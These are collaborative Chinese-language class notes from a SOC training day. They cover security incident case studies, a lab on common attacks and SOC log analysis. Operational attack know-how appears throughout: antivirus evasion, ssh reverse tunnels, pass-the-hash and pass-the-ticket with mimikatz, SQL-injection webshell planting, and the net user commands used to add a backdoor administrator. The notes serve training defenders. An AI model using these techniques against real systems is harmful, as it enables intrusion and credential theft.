OT # Day 1 - SOC

資安事件 Case Study；SOC 功能、架構與營運 - 黃瓊瑩

BS security operation center (龍潭 營運中心)
課程安排:
早上:

- 資安事件剖析、SOC架構與營運
- 由真實案例切入，並了解與SOC資安監控的關聯性
- 說明SOC架構與功能

下午-1:

攻擊手法剖析與實作
實作常見資安攻擊手法並時機演示

下午-3:

- SOC事件分析實務與實作
- 依據攻擊手法演示，結合SOC事件分析平台，說明功能與應用
- 學員依照攻擊手法，分組實際練習並驗證成果
- 選擇最優一組，致贈紀念品

單點突破(用戶端、主機端單點突破)

- 用戶端真實案例剖析
- 主機端真實案例剖析

全面控制(建立指揮體系，全面控制)

- 網軍必殺技:PtH、PtT攻擊
- 全面控制案例剖析
  - 仿毒主機控制權機關
  - 資產管理系統接管全機關

OT 透過防毒軟體散播惡意程式
HP 寄送與工作掌職相關的惡意郵件
MSN 1863 port 連線到非微軟網段會進行資安通報

OT 透過 rar 加密隱藏的 APT 惡意郵件（防毒不知道密碼無法分析有加密起來的文件）
IL 但是你解開之後總是有辦法掃描的
YNYCHEN *你中獎的病毒，防毒軟體一定抓不到，現實世界現實世界就長這樣*

OT 多家防毒軟體可以幫你掃描檔案 VirusTotal

- http://www.virustotal.com/

HP 查獲鍵盤側錄程式（KeyLogger）

OT 檢查惡意程式

- Process Monitor
- Process Explorer

IL - PCHunter

INNDY L *可惜居然是中國做的*

OT 繞過防毒方法

- 使用合法的簽章
- 使用大體積檔案使得防毒軟體因為效能考慮而不掃描

AL ○ 超過 VirusTotal 檔案上限

ИП ○ (gasgas註: Virustotal 現在已經可以上傳128M 的malware了....要大於128M 的惡意程式不多)

HP 透過 Buffer Overflow 植入 WebShell

ORANGE T *n474jwu //flee*

BS 目標網站:http://www.moea.gov.tw/

在目標主機編譯程式

IL 必！殺！技！

ssh -R [remote_bind:]<remote_port>:<target_host>:<target_port> 在 remote listen一個 port 透過 local 跳到 target_host:target_port

ssh -D [host:]<port> 在 local 建立一個 socks5 proxy 從 remote 跳出去

ORANGE T *example: ssh -D 0:8080 user@host 可以建立一個 socks proxy 在 localhost 8080 port 上*

JYNYCHEN *ssh -CNfg -R:3388:172.16.1.92:3389 293.xx.xx.xx.19 -p443*

IL ssh -L [local_bind:]<local_port>:<target_host>:<target_port> 在 local listen一個 port 透過 remote 跳到 target_host:target_port

C 全面淪陷

OT Windows 密碼儲存機制

BS - 帳號名稱:RID:LM-Hash:NT-Hash

ИП - RID 500 = administrator (gasgas註: RID? 還是SID !???, SID:500=administrator SID:501=guest)

OT - LM hash
  - 可以快速破解，使用 Rainbow Table
- NT hash

BS 算密碼也有必殺技!!! Tony的必殺技

IL 所以說不要再用舊系統了....

ORANGE T *有點複雜，沒那麼複雜... 在幹麻XD*

INNDY L *剛剛那個密碼(Fgpyyih80423)的長度做成rainbow table已經不是TB等級硬碟能存下的東西了....*

JYNYCHEN *12位英文數字做成rainbow table大概多大啊@@?*

ORANGE T *幾 T 勹 ，不過可以用成功率讓他減小大小, ex 只包含英文數字的 ranbow table 就會小很多*

不過他是講 LM HASH 所以只要做七位就好了

INNDY L *那還真的瞬間縮小到可行的範圍了 XDrz*

ORANGE T *LM hash 會把密碼七位一組之後做 hash ，所以就.... XD*

INNDY L *OS X的`password hash比Windows安全多了，但是OS X拿到shell馬上就可以拿root，到底要用Windows還是要用OS X呢 QAQ*


ORANGE T *Linux ++*

這裏有 Rainbow Table 簡易比較圖

http://ophcrack.sourceforge.net/tables.php

OT Kerberos 認證

陳



BS 手法一(Pass the Hash)

ORANGE T *pass the hash 建議工具 WCE*

S Windows 的 feature, 可以送明文驗證, 一也可以直接送 Hash (某些服務需要)

,

BS 抓取系統密碼 Hash 值

J Memory裡面存

- 帳號/ 明文密碼/ hash值/ TGT/ TGS

ORANGE T *如果是登入過後的 user，密碼明文會存在記憶體中，可以使用 mimikatz 把明文密碼抓出*

OT 本機帳密存

- SAM hive

DOMAIN 帳密存

- SECURITY hive

AL
- 2014 年 blackhat 發佈實作成功跟工具

ORANGE T *mimikatz 對 PTT 的 wiki https://github.com/gentilkiwi/mimikatz/wiki/module-~-kerberos*

AL
- TGT/TGS 網路上可以錄到
  - 搭配PtT做Relay attack

BS
  - 明文PWD，HASH在網路上錄不到
  - PtT嚴重性更甚PtH

AL
- AD log 看不出異常（沒有嘗試錯誤）

J
  - 沒有嘗試錯誤的紀錄

AL
- 更嚴重的
  - Kerberos 保護TGT的key (Golden Ticket) 遺失

J
  - Kerberos 保護 TGS key (Silver Ticket) 遺失

CF
- linux 密碼有 salt, windows 沒有 (為了向前相容)

S
- 攻擊防毒更新主機, 散布惡意程式 (調包防毒軟體)

ИП
- 別忘了WCE http://www.darknet.org.uk/2015/02/windows-credentials-editor-wce-list-add-change-logon-sessions/
-

J SOC服務模式

S
- 自建 (委外會輔導自建)

J
- 委外

BAR S *gg*

JYNYCHEN *加減寫，不寫zZ*

ORANGE T *完全不知道要寫啥orz 好像比較偏流程介紹*

S SOC營運管理九宮格

AL 安全管理系統、維運組織、作業流程 x

秋羅 SOC四層式資料處理架構

- Layer1 資料來源層
  - 安全事件收集支援、log分類
- Layer2 安全日誌蒐集層
  - 事件日誌過濾；標準化、格式化
  - CF 還是要留下原始的 log (上法庭用)
- 秋羅 Layer3 安全事件分析層
  - 資安事件關聯分析、深度解析報告、事件報告
- Layer4 營運管理層
  - 通報、應變作業SOP、流程追蹤、服務水準稽核

王 Firewall 允許事件分析範例

- 找出所有 Firewall 允許通過的事件
- 來源者限定是內部 IP
- 目標主機限定非 Public IP
- 加上目標 port > 1024
- 利用圖形化分析
- 王 再次利用圖形化分析，找出最常使用 8080 port
- 秋羅 時間域關聯性分析
- 跨設備關聯性分析
- 禹黃 跨單位關聯性分析

F 證照

- CISSP-Management, CISSP
- OT CEH
- F CEI
- CHFI
- CCISO
- ECSA
- LPT
- CCSA
- CCSE
- TCSE
- etc...

OT 攻擊手法剖析與實作 - 孫明功

測試伺服器

BS
- http://10.75.3.123/

J Log 與攻擊活動偵測

HY
- Firewall log

J
  - ip/port 連線紀錄
  - 偵測已知的可疑ip port
  - iptable / windows firewall log

HY
- HTTP log

陳
  - 存取網頁的紀錄
  - 偵測 web 異常行為 / 攻擊

王
  - Apache log / IIS log / nginx / web loginc ... etc

HY
- Windows event log

禹黃
  - 登入紀錄
  - 異常登入、排程建立、服務建立
  - Security / System / Application...etc

HY
- IDS/IDP/IPS log

F
  - 偵測在設備中（已定義的）異常行為（Rule/Policy）

王
  - Snort / McAfee / SourceFire / Juniper IDP ... etc

王 基本工具需求
- OWASP ZAP (with JRE)

禹黃
- NC for Windows
- NMAP
- 中國菜刀

JL
  - http://www.caidaomei.com/?p=8

禹黃
- SQL Injection Cheatsheet

JL
  - http://www.sqlinjectionwiki.com/Categories/1/mysql-sql-injection-cheat`-sheet
  - http://www.sqlinjectionwiki.com/Categories/2/mysql-sql-injection-cheat-sheet

F Google Search
- site:org filetype:doc
- site:org doc inurl:field
- site:org pdf inurl:filename
- site:org xls inurl:filename inurl:folder

王 webshell: https://github.com/tennc/webshell

王 Upload

- 用戶上傳資料時，若未進行適當的過濾，則將導致用戶端上傳惡意的檔案並執行
- 基本過濾
  - javascript 檢查副檔名
  - 後端程式檢查副檔名
  - 後端程式檢查檔案格式
- 進階過濾
  - 後端以特殊軟體進行檢查
  - 特徵碼檢查

OT SQL Injection

- backup database to disk='C:\AAA.asp' (備份資料庫成 webshell)
- backup log (因為可能 database 太大不好操作)

王 利用 SQL injetion 植入一句話木馬

- 網站探測
- 發現 SQL injection
- 執行Backup 取得完整資料庫
- 利用 SQl injection 產生一句話木馬
  - 建立 Table
  - 執行 backup ,清空 Transection log
  - 插入一句話木馬至新建 Table
  - 再次執行 Backup，產生一句話木馬

JYNYCHEN *Orange講話：backup database db_name to disk='路徑' 路徑可以自訂，但是要絕對路徑，所以駭客可以插入一句話後門在資料庫，然後備份資料庫到webroot ex C:\inetpub\wwwroot\test.asp，之後就可以訪問 asp。但是sql inj存在的話不是問題，ex xp_dirtree 可以列目錄*

ORANGE T *感恩感恩*

OT 伺服器

- http://10.75.3.123/

入侵手法

L
- 上傳檔案的地方看原始碼會發現用 javascript 檢查附檔名，直接對doUpload.jsp上傳webshell就可以，或是透過修改本地的javascript繞過檢驗。
- 上傳webshell後會傳到"/upload/xxxx"，訪問路徑就能進入自己的webshell。
- 透過命令新增使用者，net user [username] [password] /add

ORANGE T *新增 windows 使用者*

L
- 透過命令提升自己權限至管理員，net localgroup administrators [username] /add

ORANGE T *將使用者變成管理員權限*

OT 伺服器

- http://10.75.3.123:8080/queryID.asp?id=1

入侵手法

A
- LinoBug: 都own了，你還要問嗎？直接 deface 就好了阿
- 他不好意思說我幫他講

BS NC反彈???

ORANGE T *給大家學習一下囉，怎麼執行指令？怎麼拿 shell ？*

AWEIMEOW *不是NC，是直接創了一個帳號，然後遠端進去就改了*

Shell 其實是上一台拿到的 .. 只是發現是在同一台主機上面就 .. XD

ORANGE T *XDRZ 還以為你們是用 SQL Injection 玩的*

LIONBUG *我沒有刪檔案ＲＲＲＲ...*

ORANGE T *拍拍*

OT Kerberos Golden Ticket

- https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don't-Get-It-wp.pdf

JL Tools (mimikatz)

- https://github.com/gentilkiwi/mimikatz/wiki/module-~-kerberos

OT SOC 事件分析實務與實作 - 蔡東霖

J 事件收集管理器

YD
- HP ArcSight

J
-

ML Lab 環境介紹

- acerweb-1
  - 學 攻擊平台 http://acerweb-1 -> http://10.75.3.122/
- ML acerweb-2 + AD
  - PtH
- 檔案下載
  - https://ais.twisc.ntust.edu.tw/event
  - ArcSight Console / ZAP / JRE / Nmap (nc / Mimikatz)
- ArcSight Console 安裝
  - /etc/hosts or C:\Windows\System32\drivers\etc\hosts
  - 10.75.3.121 ntust-soc
  - 帳號資訊： Mail 提供每組代表 IP 之後索取

- Filters
  - /All Filters/ArcSight System/Connector Filters/ntust-soc_syslog514_snortsyslog's Filters
  -